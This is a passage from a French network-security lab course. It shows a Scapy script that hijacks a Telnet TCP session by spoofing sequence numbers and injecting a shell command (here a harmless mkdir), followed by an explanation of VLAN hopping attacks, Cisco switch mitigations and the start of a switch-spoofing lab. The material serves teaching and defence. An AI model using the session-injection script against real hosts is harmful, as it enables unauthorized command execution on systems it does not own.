- 6- L'affichage des informations sur le paquet à l'aide de la fonction `ls(pkt)` de **Scapy**.**
- 7- L'envoi du paquet à l'aide de la fonction `send(pkt, verbose=0)` de **Scapy**, avec le paramètre `verbose` défini sur 0 pour supprimer l'affichage détaillé des informations d'envoi.**

En utilisant Wireshark on va extraire les données suivants : @IP Source, @IP Destination, Numéro de port source, et le numéro de séquence du dernier packet TCP.


On modifie notre script en utilisant les informations extraits. Aussi on modifie le champ data. On veut créer un nouveau dans dossier nommé `attack` dans


le chemin suivant `/home/kali` . On ajoute la ligne suivante : `mkdir /home/kali/attack` .



```
#!/usr/bin/python3
from scapy.all import *
IPLayer = IP(src="192.168.1.36", dst="192.168.1.37")
TCPLayer = TCP(sport=37172, dport=23, flags="A", seq=1457066444, ack=226679830)
data = "\n mkdir /home/kali/attack \n"
pkt= IPLayer/TCPLayer/data
ls(pkt)
send(pkt, verbose =0)
```


Après on exécute notre script.






On peut remarqué que notre commande a été exécuté avec succès.

Aussi on peut détecter un flux de packets TCP.



On revient à notre machine Ubuntu Server pour voir le résultat.



Le dossier a été créé. Et voilà c'est la fin de notre LAB.

VLAN Hopping attack

Introduction

VLAN


Un réseau local virtuel (VLAN) est utilisé pour partager le réseau physique tout en créant des segmentations virtuelles pour diviser des groupes spécifiques. Par exemple, un hôte sur le VLAN 1 est séparé de tout hôte sur le VLAN 2. Tout paquet envoyé entre les VLAN doit passer par un routeur ou d'autres dispositifs de couche 3. La sécurité est l'une des nombreuses raisons pour lesquelles les administrateurs réseau configurent des VLAN. Cependant, avec une exploitation connue sous le nom de "VLAN Hopping", un attaquant est en mesure de contourner ces mises en œuvre de sécurité.

Dans un cas normal, la communication n'est possible qu'entre les VLAN qui appartiennent au même commutateur ou entre n'importe quel VLAN lié à ce commutateur. Lorsqu'un attaquant essaie d'intercepter du trafic provenant de différents VLAN ou d'envoyer des paquets vers un autre VLAN, cela s'appelle une attaque de saut de VLAN (VLAN hopping). Il s'agit également d'une attaque de couche 2.


Il existe deux types d'attaques de saut de VLAN :

- Le détournement de commutateur (Switch Spoofing)
- Le double étiquetage (Double Tagging)

Dans le détournement de commutateur, l'attaquant envoie un message DTP (Dynamic Trunking Protocol) depuis son ordinateur vers le commutateur afin qu'une liaison trunk puisse être établie entre l'attaquant et le commutateur. Une fois la liaison trunk établie entre l'attaquant et le commutateur, l'attaquant peut facilement intercepter les paquets sur tous les VLAN.



Dans l'attaque de double étiquetage, l'attaquant envoie des messages 802.1q doublement encapsulés au commutateur, qui supprime l'étiquette extérieure mais conserve l'identifiant VLAN interne de l'ordinateur victime. Cela permet à l'attaquant d'envoyer du trafic réseau à l'ordinateur victime. Pour que le double étiquetage se produise, l'attaquant doit être connecté à l'interface VLAN native du port trunk. Il s'agit d'une attaque unidirectionnelle qui peut conduire à des attaques de type déni de service.



Comment le VLAN hopping entraîne-t-il des vulnérabilités de sécurité réseau ?

Les vulnérabilités des VLANs sont liées à leurs fonctionnalités clés, notamment les suivantes :

- Permettre aux administrateurs réseau de partitionner un réseau commuté pour répondre aux exigences fonctionnelles et de sécurité de leurs systèmes sans avoir besoin de câbler de nouveaux câbles ou d'apporter des modifications importantes à leur infrastructure réseau ;
- Améliorer les performances du réseau en regroupant les appareils qui communiquent fréquemment ;
- Fournir une sécurité sur les réseaux étendus en permettant un plus grand contrôle sur les appareils ayant accès les uns aux autres.

En séparant les utilisateurs, les VLANs contribuent à améliorer la sécurité, car les utilisateurs ne peuvent accéder qu'aux réseaux qui

s'appliquent à leurs rôles. De plus, si des attaquants extérieurs accèdent à un VLAN, ils seront confinés à ce réseau.




Diagram illustrating how a VLAN trunk works with a Layer 3 switch

Cependant, lorsque des acteurs malveillants parviennent à accéder aux VLAN, ils peuvent compromettre rapidement les protocoles de sécurité du réseau et prendre le contrôle quasi total du réseau. Ils peuvent le faire car les VLAN utilisent un processus appelé **trunking**, dans lequel les commutateurs VLAN sont programmés pour rechercher des canaux spécifiques pour envoyer ou recevoir des données.

Les pirates informatiques utilisent ce processus pour pénétrer et infiltrer d'autres VLAN connectés au même réseau. En plus de permettre aux attaquants de voler des mots de passe et d'autres

informations sensibles auprès des abonnés du réseau, le VLAN hopping peut être utilisé pour modifier ou supprimer des données, installer des logiciels malveillants et propager des vecteurs de menace tels que des virus, des vers et des chevaux de Troie dans tout le réseau.

Atténuation

Voici les solutions suivantes pour contrer le détournement de commutateur (switch spoofing) :

- Ne laissez jamais un port d'accès en mode dynamique souhaité (dynamic desirable), dynamique automatique (dynamic auto) ou en mode trunk.
- Configurez manuellement tous les ports d'accès et désactivez le protocole DTP.
- Configurez manuellement tous les ports de trunk et ne jamais activer le protocole DTP.
- Mettez hors service toutes les interfaces inutilisées.

```
I0U1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
I0U1(config)#interface range ethernet 0/0-3
I0U1(config-if-range)#switchport mode access
I0U1(config-if-range)#switchport nonegotiate
I0U1(config-if-range)#exit
I0U1(config)#interface range ethernet 1/0-3
I0U1(config-if-range)#switchport mode access
I0U1(config-if-range)#switchport nonegotiate
I0U1(config-if-range)#exit
I0U1(config)#interface range ethernet 2/0-3
I0U1(config-if-range)#switchport mode access
I0U1(config-if-range)#switchport nonegotiate
I0U1(config-if-range)#exit
I0U1(config)#interface range ethernet 3/0-3
I0U1(config-if-range)#switchport mode access
I0U1(config-if-range)#switchport nonegotiate
I0U1(config-if-range)#exit
I0U1(config)#exit
```

Fig. All switchport as access port

Voici les solutions suivantes pour contrer le double étiquetage (Double Tagging) :

- Ne mettez aucun hôte sur le VLAN par défaut.
- Modifiez l'ID du VLAN natif pour un VLAN inconnu.
- Effectuez un marquage explicite de tous les VLAN natifs sur tous les ports de trunk.

```

IOU1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
IOU1(config)#interface tr
IOU1(config)#interface et
IOU1(config)#interface ethernet 0/1
IOU1(config-if)#swi
IOU1(config-if)#switchport trunk
IOU1(config-if)#switchport trunk native vl
IOU1(config-if)#switchport trunk native vlan 950
IOU1(config-if)#end
IOU1#
May 15 14:54:08.863: %SYS-5-CONFIG_I: Configured from console by console
IOU1#show inter
IOU1#show interfaces eth
IOU1#show interface ethern
IOU1#show interface ethernet 0/1 swi
IOU1#show interface ethernet 0/1 switchport
Name: Et0/1
Switchport: Enabled
Administrative Mode: trunk
Operational Mode: trunk
Administrative Trunking Encapsulation: dot1q
Current Trunk Information:
--More-- 
Negotiation of Trunking: Off
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 950 (Inactive)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
--More-- 

```

Fig. Changed the native VLAN to some other ID on switch1 interface

conclusion

Après avoir effectué les mesures d'atténuation, j'ai essayé de lancer à nouveau l'attaque. Cependant, je n'ai pas réussi à établir une liaison trunk entre l'interface de l'hôte et l'interface de l'attaquant. Étant donné que je n'ai pas pu former la liaison trunk entre les deux VLANs, j'ai échoué à réaliser à la fois l'attaque de détournement de commutateur (switch spoofing) et l'attaque de double étiquetage (double tagging).

Le double étiquetage peut être effectué après le détournement de commutateur. De plus, une fois que l'attaquant parvient à accéder au VLAN natif, il peut facilement effectuer une attaque par déni de service (DoS) sur n'importe quel système qu'il souhaite dans un VLAN différent. Par conséquent, les VLAN natifs doivent être correctement configurés et de bonnes mesures de sécurité doivent être prises.

Lab. VLAN Hopping

1. But

Contourner les mesures de sécurité basées sur Les VLANs afin d'accéder à des VLAN non autorisés dans un réseau informatique. Cela permet à l'attaquant d'obtenir un accès non autorisé à des informations ou des ressources qui devraient normalement lui être inaccessibles.


2. Matériel utilisé

- Kali linux (hacker)
- Pc (Victime)
- Pc (host)
- 2 Switch

3. Topologie utilisée

La topologie est constituée de 2 switches Cisco qui sont connectés via une liaison trunk sur les interfaces eo/0 (sw1) et eo/0 (sw2). Le PC victime est sur le VLAN 10 et est connecté au switch2 sur l'interface eo/1. Le PC hôte est sur le VLAN 10 connecté au switch1 sur l'interface eo/2 et l'attaquant est sur l'interface eo/1.

Dans ce lab, l'attaquant formera une liaison trunk avec le VLAN hôte, accédant au VLAN natif, puis attaquera le PC victime situé sur le VLAN 10.



4. Attack Methodology

➤ **Switch Spoofing Attack**

L'attaque d'usurpation de commutateur est effectuée comme :

Tout d'abord, j'ai configuré le VLAN des PC connectés à différents switchs. Après avoir configuré leur VLAN, j'ai connecté à la fois le switch en créant une liaison trunk en gardant le VLAN natif 1.

```

T0U1(config)#interface ethernet 0/2
T0U1(config-if)#exit
T0U1(config-if)#switchport mo
T0U1(config-if)#switchport mode dy
T0U1(config-if)#switchport mode dynamic desi
T0U1(config-if)#switchport mode dynamic desirable
T0U1(config-if)#sw
#May 14 00:13:51.655: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
2, changed state to down
T0U1(config-if)#switchport
T0U1(config-if)#switchport
#May 14 00:13:54.662: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
2, changed state to up
T0U1(config-if)#switchport acc
T0U1(config-if)#switchport access vlan
T0U1(config-if)#switchport access vlan 10
% Access VLAN does not exist. Creating vlan 10
T0U1(config-if)#exit
T0U1(config)#exit
T0U1#

```

Fig. VLAN 10 affecté à l'interface switch1

```

T0U2(config)#interface ethernet 0/1
T0U2(config-if)#swit
T0U2(config-if)#switchport mod
T0U2(config-if)#switchport mode dyn
T0U2(config-if)#switchport mode dynamic des
T0U2(config-if)#switchport mode dynamic desirable
T0U2(config-if)#swit
T0U2(config-if)#switchport
#May 14 00:28:37.587: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
1, changed state to down
T0U2(config-if)#switchport
#May 14 00:28:40.589: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
1, changed state to up
T0U2(config-if)#switchport acc
T0U2(config-if)#switchport access vlan 10
% Access VLAN does not exist. Creating vlan 10
T0U2(config-if)#exit
T0U2#

```

Fig. VLAN 10 affecté à l'interface switch2

Après cela, j'ai relié les interfaces de switch1 et switch2. Le numéro d'interface pour le switch1 est eo/0 et pour le switch2, il est eo/0.

```
I0U1#show interfaces trunk
Port      Mode       Encapsulation  Status      Native vlan
Et0/0    on        802.1q         trunking     1
Port      Vlans allowed on trunk
Et0/0    1-4094
Port      Vlans allowed and active in management domain
Et0/0    1,10,30
Port      Vlans in spanning tree forwarding state and not pruned
Et0/0    1,10,30
```

Fig. Montre que l'interface du switch1 est en mode trunk

```
I0U2#show interfaces trunk
Port      Mode       Encapsulation  Status      Native vlan
Et0/0    on        802.1q         trunking     1
Port      Vlans allowed on trunk
Et0/0    1-4094
Port      Vlans allowed and active in management domain
Et0/0    1,10
Port      Vlans in spanning tree forwarding state and not pruned
Et0/0    1,10
I0U2#
```

Fig. Montre que l'interface du switch2 est en mode trunk

```
host> ping 192.168.1.4
84 bytes from 192.168.1.4 icmp_seq=1 ttl=64 time=2.153 ms
84 bytes from 192.168.1.4 icmp_seq=2 ttl=64 time=3.122 ms
84 bytes from 192.168.1.4 icmp_seq=3 ttl=64 time=2.031 ms
84 bytes from 192.168.1.4 icmp_seq=4 ttl=64 time=3.684 ms
84 bytes from 192.168.1.4 icmp_seq=5 ttl=64 time=2.554 ms
host>
```


Fig. Les deux switches sont connectés avec succès.

Après avoir connecté les deux switches. Maintenant, l'attaquant effectuera la liaison avec l'interface du switch1. Dans ce cas, l'attaquant se trouve sur un VLAN différent et a accès au port d'accès du switch1. Par conséquent, l'attaquant a établi une connexion entre lui-même et le switch.

Un attaquant peut employer le programme [Yersinia](#) pour créer et envoyer un message DTP. Yersinia est un framework de test d'intrusion conçu pour attaquer de nombreux protocoles résidant sur la couche 2. Il est préinstallé avec kali Linux et dispose d'une interface utilisateur graphique (GUI) facile à utiliser.

